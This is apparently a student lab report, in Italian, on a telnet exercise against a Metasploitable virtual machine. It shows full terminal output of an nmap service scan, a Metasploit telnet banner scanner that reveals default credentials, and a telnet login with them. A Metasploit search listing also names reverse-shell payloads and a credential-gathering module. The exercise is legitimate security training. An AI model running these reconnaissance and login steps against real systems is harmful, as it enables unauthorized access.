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
06/12/2022


Report Vulnerabilità Telnet

Come richiesto dall'esercizio, andremo a cambiare gli indirizzi IP delle macchine Kali e Meta, in modo tale da essere nella stessa network e posso dimostrarlo con il seguente screenshot:




```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.40
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=0.201 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=0.338 ms
64 bytes from 192.168.1.40: icmp_seq=3 ttl=64 time=0.232 ms
^C
── 192.168.1.40 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2071ms
rtt min/avg/max/mdev = 0.201/0.257/0.338/0.058 ms

┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:22:46:4f brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.25/24 brd 192.168.1.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe22:464f/64 scope link
       valid_lft forever preferred_lft forever
```

Fatto ciò, andiamo ad eseguire un nmap anche se noi già sappiamo che vulnerabilità andremo ad usufruire:




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.40
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-06 07:59 EST
Nmap scan report for 192.168.1.40
Host is up (0.00037s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
4444/tcp open  tcpwrapped
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN
```

Fatto ciò, andiamo ad avviare il tool “msfconsole” usiamo il comando search telnet (Oppure per restringere il campo, si può usare il comando search auxiliary telnet_version):




```
   35  auxiliary/scanner/telnet/telnet_version                                              normal     No
elnet Service Banner Detection
   36  auxiliary/scanner/telnet/telnet_encrypt_overflow                                     normal     No
elnet Service Encryption Key ID Overflow Detection
   37  payload/cmd/unix/bind_busybox_telnetd                                                normal     No
nix Command Shell, Bind TCP (via BusyBox telnetd)
   38  payload/cmd/unix/reverse                                                             normal     No
nix Command Shell, Double Reverse TCP (telnet)
   39  payload/cmd/unix/reverse_ssl_double_telnet                                           normal     No
nix Command Shell, Double Reverse TCP SSL (telnet)
   40  payload/cmd/unix/reverse_bash_telnet_ssl                                             normal     No
nix Command Shell, Reverse TCP SSL (telnet)
   41  exploit/linux/ssh/vyos_restricted_shell_privesc                     2018-11-05       great      Yes
yOS restricted-shell Escape and Privilege Escalation
   42  post/windows/gather/credentials/mremote                                              normal     No
indows Gather mRemote Saved Password Extraction


Interact with a module by name or index. For example info 42, use 42 or use post/windows/gather/credentials/m
emote

msf6 > use 35
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://github.com/rapid7/metasploit-framewo
                                        rk/wiki/Using-Metasploit
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.1.40
rhosts => 192.168.1.40
```

Come abbiamo potuto notare, non vi era bisogno di nessun payload, abbiamo semplicemente impostato il “rhosts” con l’IP di Meta. Fatto ciò, andiamo ad eseguire l’exploit:



```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.40:23       - 192.168.1.40:23 TELNET _                  _         _ _         _       _        ____   \x
0a _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '
_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |
__// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|\x0a
        |_|                                    \x0a\x0a\x0aWarning: Never expose this VM to an untrusted
 network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\
x0ametasploitable login:
[*] 192.168.1.40:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

In questo modo, ci siamo ricavati lo user e la password di Meta, che in questo caso era semplicemente esposta. Infine, andiamo ad eseguire il comando telnet da msfconsole stesso, e possiamo notare come ci siamo potuti connettere usando le credenziali prima trovate:



```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.40
[*] exec: telnet 192.168.1.40

Trying 192.168.1.40...
Connected to 192.168.1.40.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Dec  6 06:52:00 EST 2022 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

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the exact distribution terms for each program are described in the
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applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(vide
o),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ 
```